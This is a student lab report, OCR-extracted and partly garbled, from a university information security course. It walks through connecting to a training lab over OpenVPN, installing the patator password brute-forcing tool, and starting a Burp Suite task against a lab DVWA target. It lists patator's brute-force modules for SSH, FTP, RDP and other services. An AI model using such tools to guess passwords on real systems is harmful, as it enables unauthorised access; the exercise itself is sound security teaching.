KING KHALID UNIVERSITY
Dept. of Information Systems
Course Instructor: Fatima Alshehri


Subject Name: Information security


Lab project-1445

Students Names & Uni ID No.:


Raneem Awad	**ID NO : 443807712**
Rawan Hatem	**ID NO : 443809810**
Basma Ali	**ID NO : 443810614**
Wedad Abdullah alshehri	**ID NO : 441804256**

Project IS Task Ans







At first w use this command "sudo ap enshots to ensure that my p



Then we used ‘sudo apt install openvpn ` to install OpenVPN




Then we must download our configuration pack.




`

As it shown here we download the file on desktop so we move to the desktop by the command “cd Desktop” Then we write the command “sudo openvpn raneem.ovpn” to open or connect to our machine




“Initialization Sequence Completed” here means that we are connected successfully ☺


We must go now to run our machine and try to ping our target ip add to test our connection



`




Then we copy our target ip address




Now we return to our machine and ping our target ip add

`



Now we install patator using "`sudo apt install patator`"




When we tried to run these commands


`

```
apt install virtualenv
cd ~
virtualenv -p `which python2` venv
source venv/bin/activate
```

we faced some errors like this



Then we tried to solve the prob



Then it's done ☺

`

```
raneem@kali: ~
File  Actions  Edit  View  Help

┌──(raneem㉿kali)-[~]
└─$ python3 -m venv venv

┌──(raneem㉿kali)-[~]
└─$ source venv/bin/activate

┌──(venv)(raneem㉿kali)-[~]
└─$ patator
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slat
ed for removal in Python 3.13
  from telnetlib import Telnet
Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.8
Usage: patator module --help

Available modules:
  + ftp_login     : Brute-force FTP
  + ssh_login     : Brute-force SSH
  + telnet_login  : Brute-force Telnet
  + smtp_login    : Brute-force SMTP
  + smtp_vrfy     : Enumerate valid users using SMTP VRFY
  + smtp_rcpt     : Enumerate valid users using SMTP RCPT TO
  + finger_lookup : Enumerate valid users using Finger
  + http_fuzz     : Brute-force HTTP
  + rdp_gateway   : Brute-force RDP Gateway
  + ajp_fuzz      : Brute-force AJP
  + pop_login     : Brute-force POP3
```

Now we download task files password list for doing the brute force

Task 3 Getting started - Burp Suite

First thing first, download the attached password file. This is a custom password file built specifically for this room. Make sure you save it somewhere readily accessible as it will be used a lot in this room.


Download Task Files


Next fire up Burp Suite. We'll start off by using this to proxy our web traffic to and from the target (the modified DVWA instance at 10.10.89.213). Depending on your version of Burp Suite

```
raneem@kali: ~
File  Actions  Edit  View  Help
  + mysql_query   : Brute-force MySQL queries
  + rdp_login     : Brute-force RDP (NLA)
  + pgsql_login   : Brute-force PostgreSQL
  + vnc_login     : Brute-force VNC
